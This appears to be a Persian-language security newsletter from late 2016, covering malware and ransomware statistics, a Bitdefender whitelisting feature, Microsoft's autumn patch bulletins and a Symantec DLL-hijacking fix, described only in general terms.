


بیشترین بدافزارها

بر طبق آمار شرکت Check Point، بدافزارهای Conficker، Sality و Dorkbot بیشترین سهم از آلودگی‌ها را در نیمه اول سال ۲۰۱۶ در منطقه اروپا، خاورمیانه و آفریقا داشته‌اند. جالب اینکه بدافزار قدیمی Conficker همچنان در صدر قرار دارد.


بدافزارهای بانکی

در خصوص بدافزارهای بانکی دو بدافزار Dorkbot و Zeus بالاتر از سایر این نوع بدافزارها قرار داشته‌اند.



سهم بدافزارها به تفیک پسوند فایل


بر طبق گزارش شرکت Check Point، فایل‌های با پسوند ZIP و EXE بیشترین سهم از پسوند فایل‌های مخرب را به خود اختصاص داده‌اند.



مشروح گزارش شرکت Check Point از **اینجا** قابل دریافت است.

افزایش ۷ هزار درصدی هرزنامه‌های ناقل باج‌افزار در سال ۲۰۱۶

بر اساس نتایج یک تحقیق انجام شده توسط شرکت IBM، سهم ایمیل‌های هرزنامه (Spam) ناقل باج‌افزار، از ۰/۶ درصد در سال ۲۰۱۵، به ۴۰ درصد در سال ۲۰۱۶ رسیده که افزایشی حدود ۶/۷ هزار درصدی را نشان می‌دهد.



به گزارش شرکت مهندسی شبکه گستر، بر اساس این مطالعه، ۷۰ درصد سازمان‌هایی که قربانی حملات باج‌افزار بوده‌اند مبلغ باج اخاذی شده را برای بازگرداندن فایل‌های رمز شده پرداخت کرده‌اند. همچنین نیمی از سازمان‌های پرداخت‌کننده باج، مبلغی بیش از ۱۰ هزار دلار و ۲۰ درصد آنها مبلغی بیش از ۴۰ هزار دلار را به‌عنوان باج درخواستی پرداخت نموده‌اند.
در فروردین ماه امسال، پلیس FBI گزارش داد که قربانیان آمریکایی باج‌افزار، تنها در سه ماهه نخست سال ۲۰۱۶ بیش از ۲۰۹ میلیون دلار را به گردانندگان باج‌افزار پرداخت کرده‌اند که ۷۷۱ درصد افزایش را نسبت به مبلغ ۲۴ میلیون پرداخت شده در سال ۲۰۱۵ نشان می‌دهد. این نهاد امنیتی برآورد کرده که سود گردانندگان باج‌افزار در سال میلادی جاری ۱ میلیارد دلار باشد.
بر طبق گزارش IBM، تقریباً ۴۰ درصد کابران خانگی نظرسنجی شده گفته‌اند که حاضرند مبلغی بیش از ۱۰۰ دلار باج را برای باز گرداندن فایل‌ها پرداخت کنند. هر چند که مبلغ اخاذی شده توسط بسیاری از باج‌افزارها بیش از ۳۰۰ دلار به ازای هر دستگاه آلوده شده است.

نیمی از شرکت‌ها آلوده شدن به باج‌افزار را تجربه کرده‌اند

نتایج مطالعه‌ای که در ۲۸ آبان ماه منتشر شد نشان می‌دهد، در طی یکسال گذشته، ۴۸ درصد سازمان‌ها حداقل یک نمونه آلودگی به باج‌افزار را تجربه کرده‌اند.

به گزارش شرکت مهندسی شبکه گستر، در این بررسی که توسط شرکت تحقیقاتی Vanson Bourn و به درخواست شرکت امنیتی SentinelOne انجام شده از ۵۰۰ متخصص امنیت سایبری در کشورهای آمریکا، انگلیس، فرانسه و آلمان نظرسنجی شده است. جالب اینکه ۸۵ درصد افرادی که حمله موفق باج‌افزارها را تجربه کرده‌اند گفته‌اند که این نوع بدافزارها بیش از دو بار موفق به آلوده کردن یکی از دستگاه‌های سازمانشان شده‌اند.

باج‌افزار یا Ransomware گونه‌ای بدافزار است که از راه‌های مختلف دسترسی به فایل‌های کاربر را محدود ساخته و برای دسترسی مجدد، از او درخواست باج می‌کند. در سال‌های اخیر آن دسته از باج‌افزارهایی که از طریق رمزنگاری اقدام به محدودسازی دسترسی کاربر به فایل‌ها می‌کنند موفقیت‌های بی‌مثالی را نصیب گردانندگان تبهکار خود کرده‌اند.

گردانندگان باج‌افزارها برای بازگرداندن اطلاعات به ازای هر دستگاه آلوده مبلغی بین ۵۰۰ تا ۲۰۰۰ دلار را اخاذی می‌کنند.


بر اساس گزارشی که تابستان امسال در خصوص باج افزار Cerber منتشر شد، هر چند تنها ۰/۳ درصد از قربانیان حاضر به پرداخت باج درخواست شده می‌شوند، اما همین سهم کم سالانه نزدیک به یک میلیون دلار را نصیب گردانندگان این باج‌افزار می‌کند.

در خصوص نحوه انتشار، ۸۳ درصد پاسخ‌دهندگان، ایمیل‌های فیشینگ (Phishing) و شبکه‌های اجتماعی را مسبب آلوده شدن اعلام کرده‌اند. همچنین ۵۲ درصد شرکت‌کنندگان در این نظرسنجی، داده‌های مالی را اصلی‌ترین داده‌های آسیب دیده در جریان آلودگی به باج‌افزارها معرفی کرده‌اند.


با در نظر گرفتن این موضوع که در اکثر مواقع آلوده شدن دستگاه مستلزم دخالت کاربر از طریق کلیک بر روی لینک یا اجرای فایل آلوده است، مؤثرترین راهکار می‌تواند آگاهی‌رسانی به کاربران در پرهیز از کلیک بر روی لینک‌های ناآشنا و اجرای فایل‌های مشکوک باشد.

عرضه قابلیت Application Control در راهکار Bitdefender GravityZone

۲۴ آبان ماه، شرکت Bitdefender نسخه جدیدی از راهکار سازمانی GravityZone را عرضه کرد. به گزارش شرکت مهندسی شبکه گستر، نسخه جدید با شناسه 6.1.29-540 قابلیت جدیدی با عنوان Application Control / Whitelisting را به بسته‌های Enterprise این راهکار افزوده است.



محدود کردن اجرای فایل‌های ناشناخته، یکی از مؤثرترین روش‌ها برای مقابله با تهدیدات پیشرفته و مستمری است که به‌صورت هدفمند سازمان‌ها را هدف قرار می‌دهند. از طریق این قابلیت، با اعمال تنظیمات مورد نظر، تنها برنامه‌های مجاز توانایی اجرا شدن بر روی ماشین‌های حفاظت شده سازمان را خواهند داشت. این قابلیت ابتدا با پویش سیستم‌های مورد نظر انباره‌ای از کلیه پروسه‌ها و برنامه‌های آنها تهیه می‌کند. در ادامه مدیر سیستم قادر است که بر اساس فهرست تهیه شده پروسه‌های مورد اعتماد سازمان را به فهرست سفید راهکار GravityZone اضافه کند. پس از آن تنها پروسه‌های فهرست سفید مجوز اجرا شدن بر روی سیستم را داشته و اجرای هر گونه پروسه دیگر از جمله بدافزارهای ناشناخته و تهدیدات روز-صفر بر روی دستگاه‌ها محدود می‌شود. همچنین مدیران سیستم می‌توانند در هر زمان با بهره‌گیری از Bitdefender Application Control / Whitelisting فهرست کلیه پروسه‌های اجرا شده بر روی سیستم‌های سازمان را رصد کنند. شرکت Bitdefender استفاده از این قابلیت جدید را بر روی سیستم‌های با حساسیت امنیتی بالا و همچنین دستگاه‌های با نرم‌افزارهای ثابت و غیرپویا توصیه کرده است.



مشترکین Bitdefender GravityZone می‌توانند با مراجعه به بخش Update در کنسول مدیریتی Control Center، آخرین نسخه این راهکار را دریافت کنند. همچنین سامانه پشتیبانی شرکت مهندسی شبکه گستر به نشانی help.shabakeh.net در طول شبانه روز در اختیار مشترکین گرامی است تا مشکلات و مسائل خود را از این طریق مطرح کرده و پاسخ و راهنمایی‌های لازم را دریافت نمایند.

آسیب پذیری ها و اصلاحیه های امنیتی

اصلاحیه‌های مایکروسافت

در پاییز امسال، شرکت مایکروسافت در مجموع ۳۶ اصلاحیه امنیتی را در سه شنبه دوم ماه‌های میلادی اکتبر، نوامبر و دسامبر منتشر کرد. در این بین، ۱۷ اصلاحیه درجه اهمیت "حیاتی" (Critical)، ۱۸ اصلاحیه درجه اهمیت "مهم" (Important) و ۱ اصلاحیه درجه اهمیت "متوسط" (Moderate) دارند.

در درجه‌بندی شرکت مایکروسافت، نقاط ضعفی که سوءاستفاده از آنها بدون نیاز به دخالت و اقدام کاربر باشد، حیاتی تلقی شده و اصلاحیه‌هایی که این نوع نقاط ضعف را ترمیم می کنند، بالاترین درجه اهمیت یا "حیاتی" را دریافت می نمایند. نقاط ضعفی که سوءاستفاده موفق از آنها نیازمند فریب کاربر به انجام کاری باشد یا نیازمند دسترسی فیزیکی به دستگاه هدف باشد، توسط اصلاحیه هایی با درجه اهمیت "مهم" برطرف و ترمیم می‌گردند. همچنین آن دسته از نقاط ضعفی که تنها در شرایط و تنظیمات خاص قابل مورد سوءاستفاده قرار گرفتن هستند "متوسط" تلقی می‌شوند.

همچنین همان طور که پیش‌تر در اتاق خبر شرکت مهندسی شبکه گستر اعلام شده بود از ماه میلادی اکتبر، اصلاحیه‌های ماهانه نسخه‌های 7، 8.1، 2012، 2008R2 و 2012R2 سیستم عامل Windows در قالب دو فایل Monthly Rollup و Security-only Updates عرضه می‌شود. این روش جدید به‌روزرسانی از Windows 10 الگو برداری شده است.

- Monthly Rollup: این اصلاحیه‌ها که به‌صورت ماهانه برای سیستم‌های عامل مذکور عرضه خواهند شد باگ‌های امنیتی و غیرامنیتی را در قالب یک فایل به‌روزرسانی ترمیم می‌کنند. این نوع به‌روزرسانی‌ها بر روی SCCM، WSUS، Windows Update و Microsoft Update Catalog منتشر خواهند شد.

فایل عرضه شده در هر ماه حاوی اصلاحیه‌های ارائه شده از ماه اکتبر خواهد بود. برای مثال Monthly Rollup عرضه شده در ماه نوامبر شامل تمامی اصلاحیه‌های ماه اکتبر و نوامبر است. بنابراین بجای نصب چندین اصلاحیه عملاً یک فایل به‌روزرسانی بر روی هر سیستم نصب می‌شود.

مایکروسافت اعلام کرده که بتدریج اصلاحیه‌های عرضه شده در گذشته را نیز در این به‌روزرسانی ها اضافه خواهد کرد. در آن صورت با اجرای یک فایل Monthly Rollup بر روی سیستم عامل کلیه اصلاحیه‌ها بر روی آن نصب خواهد شد.

- Security-only Updates: این نوع به‌روزرسانی‌ها تنها شامل اصلاحیه‌های امنیتی هر یک از سیستم‌های عامل مذکور در یک ماه میلادی هستند. بر خلاف Monthly Rollup این نوع فایل به‌روز رسانی اصلاحیه‌های ماه قبل را در خود ندارد و فقط حاوی اصلاحیه‌های آن ماه است.

Security-only updates را می‌توان از طریق SCCM، WSUS و Microsoft Update Catalog بر روی هر سیستم توزیع کرد. Windows Update تنها Monthly Rollup را منتشر خواهد کرد و Security-only Updates از طریق آن قابل نصب نخواهد بود.

اصلی‌ترین ضعف‌های امنیتی ترمیم شده با اصلاحیه‌های پاییز شرکت مایکروسافت حاوی حداقل یکی از آسیب‌پذیری‌های زیر بوده‌اند:

- اجرای از راه دور کد (Remote Code Execustion): مهاجم با بهره‌جویی از چنین ضعفی می‌تواند اقدام به اجرای از راه دور کد بر روی سیستم قربانی کند.
- ترفیع امتیازی (Privilege Escalation): با بهره‌جویی از چنین ضعفی می‌توان سطح دسترسی کاربر بر روی سیستم را به حد اعلاتری ارتقا داد.
- نشت اطلاعات (Information Disclosure): سوءاستفاده از این نوع آسیب‌پذیری‌ها در نهایت منجر به نشت داده‌ها می‌شود.
- عبور از سد کنترل امنیتی (Security Feature Bypass): مهاجم از طریق این نوع ضعف‌ها می‌تواند کنترل(های) امنیتی سیستم را دور بزند.

اصلاحیه‌های حیاتی

• **MS16-118**: این اصلاحیه، چندین ضعف امنیتی را در مرورگر IE ترمیم می‌کند. یکی از آسیب‌پذیری‌های اصلاح شده با شناسه CVE-2016-3298 از نوع روز-صفر بوده و از پیش از عرضه این اصلاحیه مورد بهره‌جویی نفوذگران قرار گرفته بوده است.

• **MS16-119**: این اصلاحیه حیاتی ۱۳ آسیب‌پذیری را در مرورگر Microsoft Edge برطرف می کند. آسیب‌پذیری CVE-2016-7189 که توسط این اصلاحیه ترمیم شده نیز قبل از ارائه اصلاحیه مورد بهره‌جویی واقع شده بوده است.

• **MS16-120**: چندین ضعف امنیتی را در بخش Microsoft Graphics Component سیستم عامل Windows و نرم‌افزارهای Silverlight، Lync، Skype for Business، Office و همچنین Net Framework. ترمیم می‌کند. در این مجموعه آسیب‌پذیری‌ها، ضعف امنیتی CVE-2016-3393 از قبل از عرضه این اصلاحیه مورد بهره‌جویی قرار گرفته بوده است.

• **MS16-122**: یک آسیب‌پذیری را در بخش Microsoft Video Control سیستم عامل Windows ترمیم می کند .

• **MS16-127**: نقاط ضعف نرم‌افزار Adobe Flash Player که در نسخه‌های جدیدتر مرورگرهای مایکروسافت گنجانده شده، اصلاح و برطرف می‌کند.

• **MS16-129**: آسیب‌پذیری‌هایی در مرورگر Edge توسط این اصلاحیه ترمیم شده‌اند.

• **MS16-130**: این اصلاحیه چندین ضعف امنیتی را در سیستم عامل Windows برطرف می‌کند.

• **MS16 - 131**: یک آسیب‌پذیری در بخش Video Control سیستم عامل Windows توسط این اصلاحیه ترمیم شده است.

• **MS16-132**: این اصلاحیه ضعفی را که مربوط به بخش Animation Manager در سیستم عامل Windows است را اصلاح می‌کند.

• **MS16-141**: آسیب‌پذیری‌های نرم‌افزار Adobe Flash Player که در نسخه‌های جدیدتر مرورگرهای مایکروسافت گنجانده شده، توسط این اصلاحیه اصلاح و برطرف می‌شوند.

• **MS16-142**: این اصلاحیه چندین ضعف امنیتی را در مرورگر IE ترمیم می‌کند.

• **MS16-144**: این اصلاحیه نیز در مجموع ۹ آسیب‌پذیری را در مرورگر IE ترمیم می‌کند.

• **MS16-145**: این اصلاحیه ۱۱ آسیب‌پذیری در مرورگر Edge را برطرف می کند.

• **MS16-146**: این اصلاحیه آسیب‌پذیری‌هایی را در بخش Microsoft Graphics Component در سیستم عامل Windows ترمیم می‌کند.

• **MS16-147**: این اصلاحیه ضعفی را در بخش Uniscribe سیستم‌عامل Windows اصلاح می‌کند.

• **MS16-148**: چندین آسیب‌پذیری در نرم‌افزار Microsoft Office توسط این اصلاحیه ترمیم و اصلاح می‌شوند.

• **MS16-154**: نقاط ضعف نرم‌افزار Adobe Flash Player که در نسخه‌های جدیدتر مرورگرهای مایکروسافت گنجانده شده، توسط این اصلاحیه اصلاح و برطرف می‌شود.

اصلاحیه‌های مهم

• **MS16-121**: این اصلاحیه یک آسیب‌پذیری را در نرم‌افزار Office ترمیم می‌کند. آسیب‌پذیری ترمیم شده با شناسه CVE-2016-7193 پیش از عرضه این اصلاحیه مورد سوءاستفاده قرار گرفته بود.

• **MS16-123**: چندین ضعف امنیتی در بخش راه‌اندازهای Kernel-mode سیستم عامل Windows توسط این اصلاحیه برطرف می‌شود.

• **MS16-124**: این اصلاحیه چندین اشکال امنیتی را در بخش محضرخانه (Registry) سیستم عامل Windows اصلاح می کند.

• **MS16-125**: چندین آسیب‌پذیری را در سیستم عامل Windows ترمیم می‌کند.

• **MS16-133**: این اصلاحیه چندین آسیب‌پذیری را در نرم‌افزار Microsoft Office ترمیم می‌کند.

• **MS16-134**: آسیب‌پذیری‌هایی را در Common Log File System Driver سیستم عامل Windows برطرف می‌کند.

• **MS16-135**: این اصلاحیه ضعف‌هایی امنیتی را در بخش Kernel-Mode Drivers سیستم عامل Windows اصلاح می‌کند.

• **MS16-136**: چندین آسیب‌پذیری در نرم‌افزار Microsoft SQL Server توسط این اصلاحیه ترمیم می‌شود.

• **MS16-137**: این اصلاحیه ضعف‌هایی امنیتی را در بخش Authentication Methods سیستم عامل Windows اصلاح می‌کند.

• **MS16-138**: چندین آسیب‌پذیری در بخش Virtual Hard Disk Driver سیستم عامل Windows توسط این اصلاحیه ترمیم می‌شود.

• **MS16-139**: این اصلاحیه یک ضعف امنیتی را در سیستم عامل Windows برطرف می‌کند.

• **MS16-140**: این اصلاحیه نیز ضعفی امنیتی را در سیستم عامل Windows برطرف می‌کند. مهاجم با بهره‌جویی از این آسیب‌پذیری قادر به عبور از سد کنترل‌های امنیتی بوده است.

• **MS16-149**: آسیب‌پذیری‌هایی در بخش‌های Crypto Driver و Installer سیستم عامل Windows توسط این اصلاحیه ترمیم می‌شوند.

• **MS16-150**: این اصلاحیه یک آسیب‌پذیری امنیتی را در بخش Secure Kernel Mode سیستم عامل Windows برطرف می‌کند.

• **MS16-151**: چندین آسیب‌پذیری در بخش Kernel-Mode Driver سیستم عامل Windows توسط این اصلاحیه ترمیم می‌شوند.

• **MS16-152**: این اصلاحیه نیز یک آسیب‌پذیری را در بخش Kernel سیستم عامل Windows برطرف می‌کند.

• **MS16-153**: این اصلاحیه ضعفی امنیتی را در بخش Common Log File System Driver سیستم عامل Windows برطرف می‌کند. آسیب‌پذیری مذکور پیش از ترمیم، مدیریت Windows Common Log File System را به‌نحوی انجام می‌دهد که مهاجم می‌تواند با بهره‌جویی از آن سبب بروز نشت داده‌ها شود.

• **MS16-155**: این اصلاحیه یک آسیب‌پذیری را در بخش Data Provider for SQL Server نرم‌افزار Microsoft .NET 4.6.2 Framework ترمیم می‌کند.

اصلاحیه متوسط

• **MS16-126**: یک آسیب‌پذیری متوسط را در بخش Microsoft Internet Messaging API سیستم عامل Windows برطرف می‌کند. این آسیب پذیری با شناسه CVE-2016-3298 پیش از ترمیم شدن مورد بهره‌جویی مهاجمان قرار گرفته بود.

ترمیم یک ضعف امنیتی در محصولات Symantec

در ۲۷ آبان ماه، شرکت Symantec با عرضه اصلاحیه‌ای با درجه اهمیت بالا (High) یک آسیب‌پذیری از نوع DLL Hijacking را در چندین محصول این شرکت ترمیم کرد.

به گزارش شرکت مهندسی شبکه گستر، این آسیب‌پذیری با شناسه CVE - 2016 - 5311 که یک ضعف امنیتی DLL Hijacking محسوب می‌شود توسط یکی از کارکنان این شرکت کشف شده است. محصولات خانگی Norton و سازمانی Symantec به این ضعف امنیتی، آسیب‌پذیر گزارش شده‌اند.

بر طبق توضیحات شرکت Symantec محصولات مذکور در زمان راه‌اندازی سیستم، فایل‌های DLL خود را بر مبنای نشانی کاملی که به مسیر دقیق فایل اشاره کند فراخوانی نمی‌کنند.

در سیستم عامل Windows، برنامه‌ها می‌توانند با تعیین مسیر کامل، فایل DLL مورد نظر خود را اجرا کنند. در صورتی که مسیر بطور کامل ذکر نشود سیستم عامل بر اساس این قواعد اقدام به یافتن فایل DLL می‌کند. برای نمونه، در اولین تلاش، سیستم عامل ابتدا بدنبال فایل DLL در همان مسیری که برنامه اجرا شده می‌گردد.


مهاجم قادر است با سوءاستفاده از آسیب‌پذیری موجود در نرم‌افزارهای Symantec، فایل‌های DLL مورد نظر خود را - بجای فایل‌های اصلی - توسط این نرم‌افزارها بر روی سیستم قربانی اجرا کند.

پیش‌تر نیز برخی محققان در خصوص آسیب‌پذیر بودن روش جستجوی فایل DLL در زمان آدرس‌دهی نسبی به‌خصوص در زمان اجرای فایل‌های موجود در پوشه Downloads هشدار داده بودند. به گفته این محققان مهاجم می‌تواند فایل‌های مخرب خود را همنام با فایل‌های DLL برنامه‌های معروف آسیب‌پذیر به ضعف مذکور در پوشه Downloads کاربر کپی کند. زمانی که کاربر برنامه آسیب‌پذیر را دانلود و از پوشه Downloads اقدام به اجرای آن می‌کند فایل مخرب نیز اجرا می‌گردد.

آمـــار


آمار بدافزارهای جدید

تعداد بدافزارهای جدید در سه ماهه سوم سال میلادی جاری با کاهشی ۲۱ درصدی در مقایسه با دوره قبل به حدود ۳۲ میلیون عدد رسید.



منبع: McAfee Threats Report, Dec. 2016


آمار کل بدافزار



منبع: McAfee Threats Report, Dec. 2016


آمار ماکروهای مخرب جدید

روند صعودی استفاده مهاجمان سایبری از ماکروهای مخرب جهت آلوده کردن دستگاه‌ها به بدافزار در سه ماهه سوم نیز همچنان ادامه یافته است.



منبع: McAfee Threats Report, Dec. 2016


آمار کل ماکروهای مخرب



منبع: McAfee Threats Report, Dec. 2016


آمار باج افزارهای جدید

هر چند تعداد باج افزارهای جدید در سه ماهه سوم ۲۰۱۶، در مقایسه با دوره قبلی، کاهش بسیار اندکی را نشان می دهد اما همچنان نسبت به سال های قبل بسیار قابل توجه است.



منبع: McAfee Threats Report, Dec. 2016


آمار کل باج افزارها



منبع: McAfee Threats Report, Dec. 2016

